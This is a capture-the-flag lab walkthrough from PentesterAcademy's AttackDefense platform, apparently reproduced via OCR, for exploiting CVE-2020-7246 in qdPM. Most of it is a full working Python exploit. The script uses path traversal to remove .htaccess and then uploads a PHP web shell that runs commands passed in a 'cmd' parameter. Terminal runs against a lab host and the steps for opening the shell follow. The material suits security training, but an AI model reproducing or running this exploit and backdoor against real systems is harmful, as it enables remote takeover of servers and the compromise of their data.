ATTACK DEFENSE


by PentesterAcademy

Name	CVE-2020-7246
URL	https://www.attackdefense.com/challengedetails?cid=1690
Type	Webapp CVEs: 2020


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


The web application is vulnerable to CVE-2020-7246



Step 1: Inspect the web application.




Step 2: Search on google “CVE-2020-7246 exploit-db”.



The exploit db link contains the script which can be used to exploit the vulnerability.

Exploit DB Link: https://www.exploit-db.com/exploits/47954



Step 3: Save the python script as exploit.py

```
import requests
from lxml import html
from argparse import ArgumentParser

session_requests = requests.session()

def multifrm(
    userid,
    username,
    csrftoken_,
    EMAIL,
    HOSTNAME,
    uservar,
    ):
```

```
    request_1 = {
        'sf_method': (None, 'put'),
        'users[id]': (None, userid[-1]),
        'users[photo_preview]': (None, uservar),
        'users[_csrf_token]': (None, csrftoken_[-1]),
        'users[name]': (None, username[-1]),
        'users[new_password]': (None, ''),
        'users[email]': (None, EMAIL),
        'extra_fields[9]': (None, ''),
        'users[remove_photo]': (None, '1'),
        }
    return request_1


def req(
    userid,
    username,
    csrftoken_,
    EMAIL,
    HOSTNAME,
    ):
    request_1 = multifrm(
        userid,
        username,
        csrftoken_,
        EMAIL,
        HOSTNAME,
        '.htaccess',
        )
    new = session_requests.post(HOSTNAME + 'index.php/myAccount/update'
                                , files=request_1)
    request_2 = multifrm(
        userid,
        username,
        csrftoken_,
        EMAIL,
        HOSTNAME,
        '../.htaccess',
        )
    new1 = session_requests.post(HOSTNAME + 'index.php/myAccount/update'
                                 , files=request_2)
    request_3 = {
        'sf_method': (None, 'put'),
        'users[id]': (None, userid[-1]),
        'users[photo_preview]': (None, ''),
        'users[_csrf_token]': (None, csrftoken_[-1]),
        'users[name]': (None, username[-1]),
```

```
        'users[new_password]': (None, ''),
        'users[email]': (None, EMAIL),
        'extra_fields[9]': (None, ''),
        'users[photo]': ('backdoor.php',
                         '<?php if(isset($_REQUEST[\'cmd\'])){ echo "<pre>"; $cmd = ($_REQUEST[\'cmd\']); system($cmd);
echo "</pre>"; die; }?>'
                         , 'application/octet-stream'),
        }
    upload_req = session_requests.post(HOSTNAME
            + 'index.php/myAccount/update', files=request_3)


def main(HOSTNAME, EMAIL, PASSWORD):
    result = session_requests.get(HOSTNAME + '/index.php/login')
    login_tree = html.fromstring(result.text)
    authenticity_token = \
        list(set(login_tree.xpath("//input[@name='login[_csrf_token]']/@value"
            )))[0]
    payload = {'login[email]': EMAIL, 'login[password]': PASSWORD,
               'login[_csrf_token]': authenticity_token}
    result = session_requests.post(HOSTNAME + '/index.php/login',
                                   data=payload,
                                   headers=dict(referer=HOSTNAME
                                   + '/index.php/login'))
    account_page = session_requests.get(HOSTNAME + 'index.php/myAccount'
            )
    account_tree = html.fromstring(account_page.content)
    userid = account_tree.xpath("//input[@name='users[id]']/@value")
    username = account_tree.xpath("//input[@name='users[name]']/@value")
    csrftoken_ = \
        account_tree.xpath("//input[@name='users[_csrf_token]']/@value")
    req(userid, username, csrftoken_, EMAIL, HOSTNAME)
    get_file = session_requests.get(HOSTNAME + 'index.php/myAccount')
    final_tree = html.fromstring(get_file.content)
    backdoor = \
        final_tree.xpath("//input[@name='users[photo_preview]']/@value")
    print 'Backdoor uploaded at - > ' + HOSTNAME + '/uploads/users/' \
        + backdoor[-1] + '?cmd=whoami'


if __name__ == '__main__':
    parser = \
        ArgumentParser(description='qdmp - Path traversal + RCE Exploit'
                       )
    parser.add_argument('-url', '--host', dest='hostname',
                        help='Project URL')
    parser.add_argument('-u', '--email', dest='email',
```

```
                help='User email (Any privilege account)')
parser.add_argument('-p', '--password', dest='password',
                help='User password')
args = parser.parse_args()

main(args.hostname, args.email, args.password)
```

```
root@PentesterAcademyLab:~# cat exploit.py
import requests
from lxml import html
from argparse import ArgumentParser

session_requests = requests.session()

def multifrm(
    userid,
    username,
    csrftoken_,
    EMAIL,
    HOSTNAME,
    uservar,
    ):
    request_1 = {
        'sf_method': (None, 'put'),
        'users[id]': (None, userid[-1]),
        'users[photo_preview]': (None, uservar),
        'users[_csrf_token]': (None, csrftoken_[-1]),
        'users[name]': (None, username[-1]),
        'users[new_password]': (None, ''),
        'users[email]': (None, EMAIL),
        'extra_fields[9]': (None, ''),
        'users[remove_photo]': (None, '1'),
        }
    return request_1


def req(

    print 'Backdoor uploaded at - > ' + HOSTNAME + '/uploads/users/' \
        + backdoor[-1] + '?cmd=whoami'


if __name__ == '__main__':
    parser = \
        ArgumentParser(description='qdmp - Path traversal + RCE Exploit'
                       )
    parser.add_argument('-url', '--host', dest='hostname',
                        help='Project URL')
    parser.add_argument('-u', '--email', dest='email',
                        help='User email (Any privilege account)')
    parser.add_argument('-p', '--password', dest='password',
                        help='User password')
    args = parser.parse_args()

    main(args.hostname, args.email, args.password)
root@PentesterAcademyLab:~#
```

Step 4: The user has to pass email and password as a parameter with the URL in the exploit.

Credentials:

- **Email:** test@test.xyz
- **Password:** password1

URL: http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/

Command: python exploit.py -url "http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/" --email test@test.xyz --password password1

```
root@PentesterAcademyLab:~# python exploit.py -url "http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.c
om/" --email test@test.xyz --password password1
Backdoor uploaded at - > http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com//uploads/users/493708-ba
ckdoor.php?cmd=whoami
root@PentesterAcademyLab:~#
```

Step 5: Open the shell uploaded on the webserver.

URL: http://sqrmcekuhxwbtfl8e8hb3x7c4.stager3.attackdefenselabs.com/uploads/users/493708-backdoor.php?cmd=id

Command: id

References:

1. qdPM (http://qdpm.net/)
2. CVE-2020-7246 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7246)
3. qdPM 9.1 - Remote Code Execution (https://www.exploit-db.com/exploits/47954)